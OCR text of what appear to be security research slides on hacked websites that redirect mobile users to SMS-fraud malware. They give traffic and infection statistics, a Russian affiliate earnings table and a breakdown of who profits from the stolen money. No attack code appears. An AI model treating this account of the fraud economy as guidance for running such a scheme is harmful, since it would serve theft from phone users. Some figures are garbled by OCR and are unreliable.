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
MONEY

MONEY

- Check 4,500,000 domains twice a day
- 31,000 sites with redirect (0.6%)
- 15,000 sites redirecting at this moment (0.3%)

MONEY

- ~80 sites start redirecting every day
- ~44 sites being fixed every day



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

MONEY

- ~39 days / 940 hours every domain were redirecting
- 33% Mobile visitors
- 889,000 daily visitors
- 293,370 redirected



MONEY

- ~290,000 redirected users every day
- ~110,000 (38%) will download malware
- ~15,000 (5,3%) will install malware



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
MONEY


MOBILE USER
SYMBIAN
MTC
MEGAFON
Beeline
50%
$$$
smscoin
SMSONLINE
SMS 3AMOK
5-10%
$ $
WapSyst.biz
Зарабатывай на мобильном трафике
ZipWap
SMSPIRAT
20%
$

MONEY

- **15,000 users * $10 = $150,000 stolen daily**
  - 75,000 goes to mobile network operators
  - 7,500 goes to billing companies
  - 13,500 goes to affiliate network operators
  - 54,000 goes to anonymous partners

Дата	Визиты	Загрузки	Смс	Ратио	руб/1К	Реф.	Сумма	Бонус	Итого
02.01.2012	0 / 0	38271 / 14167	2120	1:6	7917.57 р.	1625.37 р.	112168.25 р.	+0.00 р.	113793.62 р.
03.01.2012	0 / 0	35484 / 13337	1962	1:6	7656.70 р.	1493.29 р.	102117.46 р.	+0.00 р.	103610.75 р.
04.01.2012	0 / 0	32313 / 11835	1805	1:6	8028.36 р.	1395.30 р.	95015.69 р.	+0.00 р.	96410.99 р.
05.01.2012	0 / 0	29181 / 11494	1234	1:9	5960.56 р.	1040.17 р.	68510.64 р.	+0.00 р.	69550.81 р.
06.01.2012	0 / 0	26005 / 10506	1435	1:7	7189.62 р.	1047.57 р.	75534.12 р.	+0.00 р.	76581.69 р.
07.01.2012	7 / 2	30200 / 11641	1553	1:7	7021.19 р.	1063.03 р.	81733.64 р.	+0.00 р.	82796.67 р.
08.01.2012	15 / 3	28581 / 10953	1559	1:7	7453.32 р.	1109.53 р.	81636.21 р.	+0.00 р.	82745.74 р.
Итого	22 / 5	220035 / 83933	11668	1:7	7347.72 р.	8774.26 р.	616716.01 р.	+0 р.	625490.27 р.

MONEY

- > $54,000,000 stolen in last year
- > $27,000,000 to mobile network operators
- > $2,700,000 to billing companies
- > $4,800,000 to affiliate networks
- > $19,000,000 to anonymous partners
  - >$12,000,000 spend for buying traffic from hacked sites

MONEY

- Mobile network operators
- Billing companies
- Affiliate networks
- Anonymous partners

CONCLUSIONS

- **Easy to infect site and hard to find infection**
- **Growth of the infected users and stolen money**
- **Not only Russia:**
  - Western Europe
  - Asia

LET'S TALK?

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